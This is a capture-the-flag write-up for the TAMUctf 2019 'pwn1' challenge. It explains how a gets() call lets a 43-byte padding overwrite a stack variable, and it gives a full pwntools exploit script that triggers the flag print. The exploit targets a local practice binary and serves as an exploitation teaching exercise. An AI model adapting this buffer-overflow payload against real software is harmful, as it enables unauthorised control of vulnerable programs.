Tamu19 pwn1
As usual, let's see what kind of file we are working with and how it operates when run.

It appears to want three correct inputs in order to retrieve the flag.

Looking at the variable declarations, we can see user_input takes up to 43 characters.
(Converting 0x2b from hex to decimal gives us 43.)

Below the variables, we can see two of the three questions and their corresponding answers. The binary uses fgets here with a strict buffer size limit, meaning we cannot exploit these specific inputs.

However, the final question deviates from fgets and uses gets instead. This function does not enforce an input length limit, making it highly dangerous. The if statement checks the value of the target variable, so how do we change it from 0 to 0xdea110c8? We buffer overflow!

Fun fact: gets is so dangerous the man page warns you against ever using it!

Switching over to the disassembly view, we see that the target variable sits at ebp-0x10 and the user_input buffer sits at ebp-0x3b.
0x3b - 0x10 = 0x2b
That means we need to send exactly 43 bytes of padding to reach our target variable, and then append 0xdea110c8 to trigger the print_flag() branch. Because the program expects multiple inputs, I am going straight to a pwntools script to automate it.
from pwn import *

p = process("./pwn1")

# sendline appends the \n needed
p.recvuntil(b"What... is your name?")
p.sendline(b"Sir Lancelot of Camelot")

p.recvuntil(b"What... is your quest?")
p.sendline(b"To seek the Holy Grail.")

p.recvuntil(b"What... is my secret?")

# Craft payload
payload = cyclic(43) + p32(0xdea110c8)
p.sendline(payload)

print(p.recvall().decode("utf-8"))
Because the program automatically prints the flag when the correct value is overwritten, an interactive shell isn't required. Instead, we can just grab the remaining buffer stream using p.recvall(). The 43 bytes of filler are handled by cyclic(43), and p32(0xdea110c8) handles packing the target value into little-endian format.

Success!